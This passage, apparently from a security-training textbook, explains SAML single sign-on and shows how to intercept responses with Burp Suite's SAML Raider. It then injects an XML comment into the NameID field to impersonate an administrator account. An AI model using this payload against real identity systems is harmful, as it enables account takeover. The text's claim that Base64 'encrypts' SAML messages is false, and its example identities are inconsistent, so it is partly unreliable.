


Figure 14.68: Illustration of SAML based SSO


Traditional applications can perform the authentication process before providing protected function access to the user. With the evolution of the SSO infrastructure, this authentication process has been handed over to third-party identity provider applications to access functions from the service provider application. Communication between these applications can be established through SAML messages.

These SAML messages are encrypted using Base64 encoding. Attackers can easily decrypt these messages and read the content of the messages. Two major fields in SAML messages, signature and assertion, are susceptible to midway tampering. Signature is used to build a trust relationship between the SP and the IdP, and assertion is used to direct the SP on providing application services to the valid users.

Attackers can take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication and insert their own messages. Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication. SAML Raider is a Burp Suite extension used for SAML infrastructure testing. It can be used to perform two core operations: modifying SAML messages and managing X.509 certificates.

Using SAML Raider

- Configure the browser to proceed with Burp Suite. Open Burp Suite with the new project and navigate to the '**Proxy**' tab to ensure that the proxy is activated.
- In Burp Suite, first, go to the "**Extender**" tab and then go to "**BApp store**". Then, click and install "**SAML Raider**" extension.
- Access Burp Suite and ensure that the "**Proxy**" tab displays "**Intercept is on**". It enables Burp to find and tamper with requests directed to the servers. When the user's browser is pointed to the target (admin@xyz.org) website's secured registration page, Burp Suite indicates that the user is passed to the IdP system.
- SAML Raider displays a tab with the same name when there is SAML data that is to be decrypted. Users may need to pass a few more requests before they notice the "**SAML Raider**" tab with a request. Clicking on the "**Forward**" button can take the user to the IdP login page.
- Soon after the user enters the credentials for admin@xyx.org.fakedomain.com, Burp once again impedes some web requests. Until it shows the "**SAML Raider**" tab, keep clicking the "**Forward'** tab to pass them without modifications. Consequently, SAML responses from the IdP system can also be impeded.
- Going through the response can allow a user to find "**NameID**". It is located below the key and signature tabs.


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SAML Raider Certificates
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex SAML Raider
XSW Attacks
?
Preview in Browser...
Reset Message
Apply XSW
XML Signature
?
Remove Signatures
(Re-)Sign Assertion
Send Certificate to SAML Raider Certs
(Re-)Sign Message
Search

Request to [redacted]

XSW1

Assertion

Condition Not Before 2018-04-25T19:41:25.701Z
Condition Not After 2018-04-25T19:46:55.701Z
Issuer [redacted]

Signature

Signature Algorithm http://www.w3.org/2000/09/xmldsig#rsa-sha1
Digest Algorithm http://www.w3.org/2000/09/xmldsig#sha1

Subject


Subject Conf. Not Before
Subject Conf. Not After 2018-04-25T19:46:55.701Z

Encrypted with

```
NJxq</ds:X509Certificate>
        </ds:X509Data>
      </ds:KeyInfo>
    </ds:Signature>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@megauniversity.com.fakedomain.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData
          InResponseTo="_4895f47294b26d28cf642edee2abe6d9"
          NotOnOrAfter="2018-04-25T19:46:55.701Z" Recipient="https://megauniversity.edu/Shibboleth.sso/SAML2/POST"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-25T19:41:25.701Z" NotOnOrAfter="2018-04-25T19:46:55.701Z">
      <saml:AudienceRestriction>
        <saml:Audience>https://megauniversity.edu/shibboleth</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
```

Figure 14.69: Screenshot of Burp Suite capturing SAML messages

- Now, add your own comment between two domain names and pass the response.


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
SAML Raider Certificates
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
?
Raw
Params
Headers
Hex
SAML Raider
XSW Attacks
?
Preview in Browser...
Reset Message
Apply XSW
XML Signature
?
Remove Signatures
(Re-)Sign Assertion
Send Certificate to SAML Raider Certs
(Re-)Sign Message
Search

Request to [redacted]

XSW Attacks: XSW1

Assertion

Condition Not Before 2018-04-25T19:41:25.701Z
Condition Not After 2018-04-25T19:46:55.701Z
Issuer [redacted]

Signature

Signature Algorithm http://www.w3.org/2000/09/xmldsig#rsa-sha1
Digest Algorithm http://www.w3.org/2000/09/xmldsig#sha1

Subject

Subject Conf. Not Before
Subject Conf. Not After 2018-04-25T19:46:55.701Z


Encrypted with

```
NJxq</ds:X509Certificate>
        </ds:X509Data>
      </ds:KeyInfo>
    </ds:Signature>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@megauniversity.com<!-- letmein -->.fakedomain.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData
          InResponseTo="_4895f47294b26d28cf642edee2abe6d9"
          NotOnOrAfter="2018-04-25T19:46:55.701Z" Recipient="https://megauniversity.edu/Shibboleth.sso/SAML2/POST"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-25T19:41:25.701Z" NotOnOrAfter="2018-04-25T19:46:55.701Z">
      <saml:AudienceRestriction>
        <saml:Audience>https://megauniversity.edu/shibboleth</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
```

Figure 14.70: Screenshot of Burp Suite manipulating SAML messages

- In this case, as the signature is matching with the valid response, the SP approves and processes the first text parameter in NameID: admin@xyz.org.

